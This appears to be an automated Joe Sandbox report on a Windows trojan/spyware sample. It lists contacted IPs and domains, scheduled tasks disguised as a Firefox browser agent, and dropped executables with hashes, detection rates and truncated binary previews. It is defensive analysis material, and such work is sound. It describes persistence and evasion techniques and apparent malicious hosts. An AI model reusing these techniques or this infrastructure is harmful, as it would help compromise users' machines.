47.251.44.201	host-data-coin-11.com	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	true
67.199.248.14	bitly.com	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false
187.232.210.249	unknown	Mexico		8151	UninetSAdeCVMX	false
185.186.142.166	unknown	Russian Federation		204490	ASKONTELRU	true
67.199.248.10	bit.ly	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	549822
Start date:	09.01.2022
Start time:	18:46:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	cz2ZyeL2Zd.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	45
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@37/25@67/15
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 34.8% (good quality ratio 20.5%) • Quality average: 40.2% • Quality standard deviation: 39.2%

HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:47:37	Task Scheduler	Run new task: Firefox Default Browser Agent 601E7BF4EE0C1906 path: C:\Users\user\AppData\Roaming\icg ujuh
18:47:47	API Interceptor	7x Sleep call for process: svchost.exe modified
18:48:02	API Interceptor	1x Sleep call for process: EC9F.exe modified
18:48:07	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified
18:48:24	Task Scheduler	Run new task: Firefox Default Browser Agent 084281722AA6EB4E path: C:\Users\user\AppData\Roaming\ecg ujuh

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\1F0B.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\1F0B.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\1F0B.exe.log	
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55 D
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561 934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Vers ion=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Sy stem.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11002781241816798
Encrypted:	false
SSDEEP:	12:26XMXm/Ey6q9995NA0Rq3qQ10nMCldimE8eawHjcX:26Fl68oNLyMCldzE9BHjcX
MD5:	04ACF890620B455E3D8105F006EDC27D
SHA1:	C8990B66B7BC39A617B985EE031B42056CF048BF
SHA-256:	C280F7895D546EB10119F5BC171DA014D19E8FC01BAA9E09F5921DE83F232410
SHA-512:	4B144D9686F39D598B42A2E6E939D6D2B783A5C47C29D63345E2725C941124A70FB91B189D429291CBB3444B21C8E2E227C1B868C45B9605AD9ED388CCE226A
Malicious:	false
Preview:	.....8.....-.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....Cr.4..... .....LJ.Y.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a. c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.....8...=!.-..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11254562368410817
Encrypted:	false
SSDEEP:	12:LxXm/Ey6q9995NA0H1miM3qQ10nMCldimE8eawHza1mil4:Lcl68o21tMLyMCldzE9BHza1tl4
MD5:	E1602F0FC5E7DA52892D1B6DE410B9A9
SHA1:	070382E305B8CBB7BA784ED0C1682249074DB50F
SHA-256:	76E28ADA25C70D6B407A35AB53E4F19713833889FA782024489F6A70C747839B
SHA-512:	588D9A53C70BB03667B5E65072D6B714A23E53D3F037EA56A3AC831B876C274B4B80D2A40ED0488A704326E6B430557DF776541513CB568B9A86D351634B3A49
Malicious:	false
Preview:	.....8...s..-.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....Cr.4..... .....Y.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a .l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.....8...4!.-..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.1125133223520602
Encrypted:	false
SSDEEP:	12:QXm/Ey6q9995NA0H1mK2P3qQ10nMCldimE8eawHza1mKel/N:Bl68o21iPLyMCldzE9BHza16ll
MD5:	ADC67E7CB7FBEE4EC3A91C2EB164F74C
SHA1:	5E0C28A169D23141F9879BF613C3EE9F77BFEABE
SHA-256:	ECDCC2B8EE5017173B1300598BD62778321EE8A0652EB44B44CA06F5C581E286
SHA-512:	00047EE56DCF8DA14BFB5742F25E91391799A82A835C6485D84EEDF12C447C30E0E161F5D85FB1EF529BAEAC6536A297E950D2F59A8C3CAF7017DE70304FDB4 D
Malicious:	false
Preview:	.....8...G.-.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....Cr.4..... .....Y.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a. l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.....8.....-..... ....

C:\Users\user\AppData\Local\Temp\1F0B.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	537600
Entropy (8bit):	5.844135333711694
Encrypted:	false
SSDEEP:	12288:tkF5gre7Aqs0G+L6QTvK5SzAz1wNlMc0dK0thx1IvIRMSw+Vw:tkFOozs826lHGw
MD5:	9C40DF5E45E0C3095F7B920664A902D3
SHA1:	795049F091E0D3A31E7B9C1091BD62BED71FB62E
SHA-256:	7AFBFF30F47AB9D8E3FC2B67A72453161B93424F680C0CAF270A57E05DD2478B
SHA-512:	7C7DA0D86EF8FF09F63D0B63812149BBB9482075547814739B1BF3211B8DF4EB366FD9EE735907CF7946ADA77479771422904A2BD121839EAEBB33B431805EEB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 43%, Browse • Antivirus: ReversingLabs, Detection: 67%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(.....0.,.....J... ...`....@.. ..... .@.....I..K....`..... ....H.....text...$*... ...,..... ..`.rsrc.....`.....@....reloc..... .....2.....@..B.....J.....H.....x...T?.....V.....(....*..0..1.....8"...*.~....u....s....z&8.....8....(c...8.....*.....*....(c...(....*... j*.....*.....*.....*.....*....(....*..(....8....*(.....8....(....8.....*.....*.....*.....*.....*....0.....*.0.....*....*.....*.....*....(....*..0.....*....*....0.....*.(....t.A.... .....t.A.....*.....

C:\Users\user\AppData\Local\Temp\2B8.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	316416
Entropy (8bit):	5.297174692267813
Encrypted:	false
SSDEEP:	6144:L+PGLoNMSVhurBV87Xj3Y7uNJhuzbgwuJ2:RMNM4IL87Xgu7hunnb
MD5:	4738BD2D6F3E4DA081AF0A2218E21C37
SHA1:	398BEE71688BD29A6B02957E77145378E0ACDD58
SHA-256:	8B93F57937B9BF11EE356B6C7A836A1BB8D730E2B22D1EF84A4A1BC8F316707F
SHA-512:	8C8E23F5B54A94E5DACACE9A373FBBAB08E79C85A25B3E9D224C05E9B5187F43D0CDFA77A0F72C64E9761401482C8522AF7B676DE1D7F276C746322B02AF58 4
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8f..|...|...|...bU$.W...bU5.a...bU#.....[..y...|.....bU*.}...bU4.}...b U1.}...Rich|.....PE..L.....`.....w..... ....@.....0x.....^..<....0w.....!.....xU..@..... .....text..... ..`.rdata..dG... ...H.....@..@.data.....s..p.....V.....@....rsrc.....0w.....@..@..... ....

C:\Users\user\AppData\Local\Temp\5D68.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	358912
Entropy (8bit):	6.278717191933335
Encrypted:	false
SSDEEP:	6144:7e+RhbrOOFh9v2Y8zBk3L3gXO1RdFggj:7e6aOFhB8zBk3L3b1R
MD5:	1F935BFFF0F8128972BC69625E5B2A6C
SHA1:	18DB55C519BBE14311662A06FAEECC97566E2AFD
SHA-256:	2BFA0884B172C9EAFF7358741C164F571F0565389AB9CF99A8E0B90AE8AD914D
SHA-512:	2C94C1EA43B008CE164D7CD22A2D0FF3B60A623017007A2F361BDFF69ED72E97B0CC0897590BE9CC56333E014CD003786741EB6BB7887590CB2AAD832EA8A3 D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 86%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k..S/.../.../...1.Z.=...1.L.W....6..*.../.....1.K.....1.[....1.^.....Rich/..... .....PE..L...t..`.....<....J.....4.....P....@.....A.....,9..<....0...Y.....#..P.....X...@..... .....text...4:.....<..... ..`.data...`....P.....@.....@....pamicak.....@....dos....K.....@....modav.....@. ...nugirof..... .....@....rsrc....Y...0...Z.....@..@.reloc...>.....@...:.....@..B..... .....

C:\Users\user\AppData\Local\Temp\8FB8.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows

C:\Users\user\AppData\Local\Temp\8FB8.exe	
Category:	dropped
Size (bytes):	2030423
Entropy (8bit):	6.581224020190253
Encrypted:	false
SSDEEP:	24576:hZ7Xar2VsBq/OebTdhbj8C2cBiw9PVf7x3Tszozbaw2pYqZEWzMdX3UdN9RdN:NswfblVPZv32pYqZ3aUdjRdN
MD5:	AA519DEEB511E886E73F8E0256180800
SHA1:	653B5155ABD17EB35F13543EED5F3A0794000171
SHA-256:	B8EDF8B69FD72F728790CAC7FA5F2642A5C386EEC1ACE836CD05A19177252E2B
SHA-512:	6156B3391118A458130C6FF6FE8B0B0B05895B16E8B43C6A269C4D5A9136BB622E3AEC6B13C1D397C00642A82563A830D43CAB48D6BC7824090BB7174C65D428
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 61%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}.k...k..k..c.a..k..c.c.[k..c.b..k..l.W..k...5./.k...5./.k...5./.k.....k.... ...k...k..!k..@5./.k..@5./.k..E5o..k..@5./.k..Rich.k.....PE..L...}|^.....V.....4.....p....@.....@.....4...4...<....p..... ...P...&..`..T.....@.....p.. .....text....U.....V..... ..`.rdata..t....p.....Z.....@..@.data....N.....@....gfids.....`..... .....@..@.rsrc.....p.....@..@.reloc...&...P...(.....@..B.....

C:\Users\user\AppData\Local\Temp\97B8.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	296448
Entropy (8bit):	5.050328510666205
Encrypted:	false
SSDEEP:	3072:SSU5qL+yxQWTfQTEaiTuScgJyjn8TUlOdsiDz17qYcWrxpzbgqruJ3fed:FU5qL+ILQ4nkhfiF7qYcuzbgwuJ2
MD5:	0C7CD5A32BF32320089D44DC1A2CB8A3
SHA1:	F5D6DBEECC9B6020A34811F5EF6310198288FFC2
SHA-256:	2B8D595D4763EE7AE46BF143F394FE9239D2A0D1A77DEA9D2F69CFB5E253C042
SHA-512:	2151614602A002EFEDD85E158F901BE5F145C75376E105A5B6071C89003294336583EC439A64C6DFA760D6709EE1CB5D6BC270355953B9390B2E19409C05099A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8f..\|...\|...\|...bU$.W…bU5.a...bU#.....[..y...|.....bU*.}...bU4.}...b U1.}...Rich|.....PE..L...MJO`.....<w..... ....@.....w.....y.....<.....v.....!.....@..... .....text..... ..`.rdata..... .....@..@.data.....s.. .....@....rsrc.....v.....@..@.....

C:\Users\user\AppData\Local\Temp\AEFA.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	783872
Entropy (8bit):	6.576079323203091
Encrypted:	false
SSDEEP:	12288:WfZoHSPPvc9PU6ynVQQTUnAD5MRJSa7V7m3rjY:UrviAVvEC5CJSa7V7Srs
MD5:	F111EE7C9F26F50F9EFEEB6EF6C32A3C
SHA1:	B4239A2662A2835F8BFF098D0F0CBD4A51095144
SHA-256:	5F1E42B60BBB3EB1BB895C9A94886A775312F0AB8527B96187F9E084A08413B4
SHA-512:	973D51072EB6C4F18691E33B70187F34B7032A17AAD7575EFAC06A34009ADD3934A01261F9540FDF4A4F9429A4421E730DE947BE817C52D32FF95B83C711F04D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 96%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p.O.p.O.p.O."hO.p.O."yO.p.O."oO.p.O...O.p.O.p.O.p.O."fO.p .O."xO.p.O."}O.p.ORich.p.O.....PE..L...@._`.....0....?.....]....@....@.....K.....|X..<....pJ.....A..... .....xT..@.....@..@.....text..../.....0..... ..`.rdata.....@... ...4.....@..@.data.....>..`.....T.....@....wibobahr....`J.....f.....@..@ .rsrc.....pJ.....j.....@..@.....

C:\Users\user\AppData\Local\Temp\B729.exe	
Process:	C:\Windows\explorer.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	1670200
Entropy (8bit):	7.977370313137816
Encrypted:	false

C:\Users\user\AppData\Local\Temp\B729.exe	
SSDEEP:	49152:vOgtnAdge/fTkxEBqzdrZi830nMWHfBfJZpN5e2v:W0AdlTgHdrgxMW//Jv
MD5:	2D6ECA88082C6ABCE764F8A54B9B9917
SHA1:	C461C6E6DA306986D9F853729C5ED03AF1EE325E
SHA-256:	F960B96C81F71D848A119D18AA4074ECAA71E39086A611F2DC637D579B9F6AFA
SHA-512:	DBAA8B1DFD1EE3E0F636C3D1CFB25A101B2148569DDFC2404A49BA0A9985D74963378FF56E2F0D2A3CB3C2DE5214F0F5E1F1E9A9B6B90B87660E2EFD837B23B7
Malicious:	false
Preview:	MZ.....o...g.'.:.(3...32.....f.....C'B{b.........+..R...d:.....Q..... ....PE..L.....a.....P:.....@....@.....;....f.....@.....@1.`....P1.x.....pc..... .....DATA.....01.....`.ctors.....@1.....@....rsrc...x....P1.....@..@.text.....P:.....@..... .....A..x..{}. .....y{.qx...

C:\Users\user\AppData\Local\Temp\BFF4.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	453632
Entropy (8bit):	5.066707207289782
Encrypted:	false
SSDEEP:	3072:hmDsLlCSV7TXJnlGsMbRA9Zjhdlzi/1eY5jHDdesUXztjqO4pHh8OMjKy23AF+Yz:wQLlCSVHxlvZ9ZjufjUDH4p2kYFhvBB
MD5:	11124BB02075AD2D9D750343B42F932A
SHA1:	9BEAA5B27E610A92DF153E4B5628E1804CAD2B20
SHA-256:	00E365FB7DA89657B15CA8B16273B3B30FE66DBBEDE7F52B678D2E37AF51FA19
SHA-512:	C92123280F5C696ACA446306512293DB636D9BD70D359C4EA1F416AB192B19BF0478590076C71D6E57E72D1FE6AAE9E365792B2F223FC83F09004933C2552B07
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 96%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....q.O.q.O.q.O.#hO.q.O.#yO.q.O.#oO.q.O...O.q.O.q.O.q.O.#fO.q.O.#xO.q.O.#}O.q.ORich.q.O.....PE..L....=K_.....(....?.....\.....@....@.....F..... .....W..<....pE. .....A.....S..@.....@..D.....text...`.....(..... ..`.rdata.....@.. ..,.....@..@.data....>..`.....L.....@....himav..r....`E.....^.....@..@.rsrc... ....pE.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\D830.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	590848
Entropy (8bit):	6.732963553617895
Encrypted:	false
SSDEEP:	12288:wZ74qPWaSeXqN5GCJzSilgqJg38oOBPBLunnb:ygfG0ztlg938N0b
MD5:	27F38096E53A91C525B0700700CEE4C4
SHA1:	C9D8B68A4E0216A83C44D7208C2D79DA873A48A2
SHA-256:	A35A1FF0E7EF9F9DFFBDE98157E8FDF0AD0D2C1B081284ACB5CF29623AC79A4F
SHA-512:	64F26739100990230D01F787048EADD14B6DD424C09C815DB737D71CEE3D89D18ACD4F91DCAF0694592D296AA2387A065E41380A71AD4CCAF841C785112E758
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....^`.....D...D...D.ScD3..D.SrD...D.SdDf..D=.D...D...D...D.SmD...D.SsD...D.SvD...DRich...D.....PE..L...l_.`.....{.....@.....P|.....<....P{.....|..@... .....text..... ..`.rdata.....@..@.data.....s.....~.....@....rsrc.....P{.....@..@..... ....

C:\Users\user\AppData\Local\Temp\EC9F.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	330752
Entropy (8bit):	5.45617077734832
Encrypted:	false
SSDEEP:	3072:SnGkQLCCGWLvxbJnf1jnHDnoGxHs+0XCA1bPq1ET+3PIEVaD6WrxpzbgqruJ3fed:RkQLRzxhxnMHPbi1lgD6uzbgwuJ2
MD5:	7442C55E6C71DA88E75CEF4A0B4B62CC
SHA1:	EAA434559E15F68B30EAD68C7494551082FA96AC
SHA-256:	48B5308F95E1E9B41B2CD54BD38E11B3508FEC9C9B7B5726CBF608A61F1635A1

C:\Users\user\AppData\Local\Temp\EC9F.exe	
SHA-512:	FA306BCBB87509C05F9DFC1A27D9BA76D38CBD41766EF64448C606EF8231D7BAEB5FA974AFA4A2D761000203A8D539E5373E344FBD7905E68053D3F3E294A7F D
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8f..\|...\|...\|...bU$.W…bU5.a...bU#.....[..y...|.....bU*.}…bU4.}...b U1.}...Rich|.....PE..L....QO`.....w..... ....@.....`x.....M.....L...<....`w.....!.....@..... .....text..... ..`.rdata...~... .....@..@.data.....s.....@....rsrc.....`w.....@..@..... ....

C:\Users\user\AppData\Local\Temp\rljdetbq.exe	
Process:	C:\Users\user\AppData\Local\Temp\2B8.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	15172608
Entropy (8bit):	6.5362743595877895
Encrypted:	false
SSDEEP:	49152:n9CsgZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZeZea:nss
MD5:	4BDB6708809436720497DA3BEB566B13
SHA1:	CFB8E9547BB17FE55B2B4642DFCDEFC610E50E76
SHA-256:	9208374286845D0D5125D53211CBE0CE4D8A317A103F7FBDF0DE8CDC20325CE3
SHA-512:	779934AF2A9928B9958674AE8C231784DA48CAE3B4E36D0E8F1A914B3A11B1CD7D4887BCC6F4209978AB238C937FB49D224D6E73E8F6BC186C96AC31C3E8C5
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8f..\|...\|...\|...bU$.W…bU5.a...bU#.....[..y...|.....bU*.}…bU4.}...b U1.}...Rich|.....PE..L.....`.....w..... ....@.....0x.....^..<....0w.....!.....xU..@..... .....text..... ..`.rdata..dG... ...H.....@..@.data.....s..p.....V.....@....rsrc.....0w.....@..@..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl.0001@` (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11002781241816798
Encrypted:	false
SSDEEP:	12:26XMXm/Ey6q9995NA0Rq3qQ10nMCldimE8eawHjcX:26Fl68oNLyMCldzE9BHjcX
MD5:	04ACF890620B455E3D8105F006EDC27D
SHA1:	C8990B66B7BC39A617B985EE031B42056CF048BF
SHA-256:	C280F7895D546EB10119F5BC171DA014D19E8FC01BAA9E09F5921DE83F232410
SHA-512:	4B144D9686F39D598B42A2E6E939D6D2B783A5C47C29D63345E2725C941124A70FB91B189D429291CBB3444B21C8E2E227C1B868C45B9605AD9ED388CCE226A
Malicious:	false
Preview:	.....8.....-.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....Cr.4..... .....LJ.Y.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a. c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.....8...=!.-..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11254562368410817
Encrypted:	false
SSDEEP:	12:LxXm/Ey6q9995NA0H1miM3qQ10nMCldimE8eawHza1mil4:Lcl68o21tMLyMCldzE9BHza1tl4
MD5:	E1602F0FC5E7DA52892D1B6DE410B9A9
SHA1:	070382E305B8CBB7BA784ED0C1682249074DB50F
SHA-256:	76E28ADA25C70D6B407A35AB53E4F19713833889FA782024489F6A70C747839B
SHA-512:	588D9A53C70BB03667B5E65072D6B714A23E53D3F037EA56A3AC831B876C274B4B80D2A40ED0488A704326E6B430557DF776541513CB568B9A86D351634B3A49
Malicious:	false

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)	
Preview:	.....8...s..-.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....Cr.4..... .....Y.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a .l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.....8...4!.-..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl.0001.. (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.1125133223520602
Encrypted:	false
SSDEEP:	12:QXm/Ey6q9995NA0H1mK2P3qQ10nMCldimE8eawHza1mKel/N:Bl68o21iPLyMCldzE9BHza16ll
MD5:	ADC67E7CB7FBEE4EC3A91C2EB164F74C
SHA1:	5E0C28A169D23141F9879BF613C3EE9F77BFEABE
SHA-256:	ECDCC2B8EE5017173B1300598BD62778321EE8A0652EB44B44CA06F5C581E286
SHA-512:	00047EE56DCF8DA14BFB5742F25E91391799A82A835C6485D84EEDF12C447C30E0E161F5D85FB1EF529BAEAC6536A297E950D2F59A8C3CAF7017DE70304FDB4 D
Malicious:	false
Preview:	.....8...G.-.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....Cr.4..... .....Y.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a. l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.....8.....-..... ....

C:\Users\user\AppData\Roaming\aiecibh	
Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	248375
Entropy (8bit):	**7.99932134676986**
Encrypted:	**true**
SSDEEP:	6144:jlDEgzRv7sFFsljkEGSyUgmcw9R71+DYXIL9+rOBk//:OgOFFUxyUg3w9RJ+cXA9QO23
MD5:	E951E36D628E972EEFC6E8F9A228F779
SHA1:	E8F02C131382238CC746BBCE7F87926AE4EB75C7
SHA-256:	2567504CD3D98FEEDD880F20112AAC17FAB800D112784FBD7A401D4BE263BC5E
SHA-512:	283052D2E1EE6F27D5CED2183E54A028B52C7044FF285DB59058529E11052FF183CA7353D1E00685218AAA44937B4E635750C96E75EC5FFAD56A27FFAFE81D59
Malicious:	false
Preview:	....x!....7n.:i.u6+8.v...C7.*?...2<.G.....a.Z..i.q`a..`M.U.....iv1.O....<_.a..B.F_.Db$...A.{...C.....N.^i...ZW...U.$.....<>`7._p.....>Vx.....n...kb.....GY!.....@+f..W.W.r...,.....G. (.b...M.....]f...^.....PX7a]3|.+...wfV<..%...z{..ep.U...@...}.[.....s..7&....Bh.....6;rzu.o.X)".....E.c...7.....@@.....|.BY.....m.[HIK.-.).e.-.5.0.S..[/ ....<.;.".802....N...H..l.. 5S*.....MP...v.M.*.F'.....V.>.E...h.gbI.B3...*.2.(..d..^m...U....dW..K.....L5}..}.2n4..'..Q..J...g..`I..._...../?..\U...].ER.}C.....+1...WrV..Q.....Y..(|]X.::x_.2...5.>.S ....M_$...cS..... W.j=...AM.....*.-..V|.{9Y..l.....a....!....,....mk2.....8...=u9.=((.:[Rf.R.'.ct@.[F...7V....x.k...f...n..\..../|).pQ}..:.\:/.S%.3[..uuS...HX?B..{5j.qv...o*..^>.y..&..S..B.n.='.PnK...2.....=... 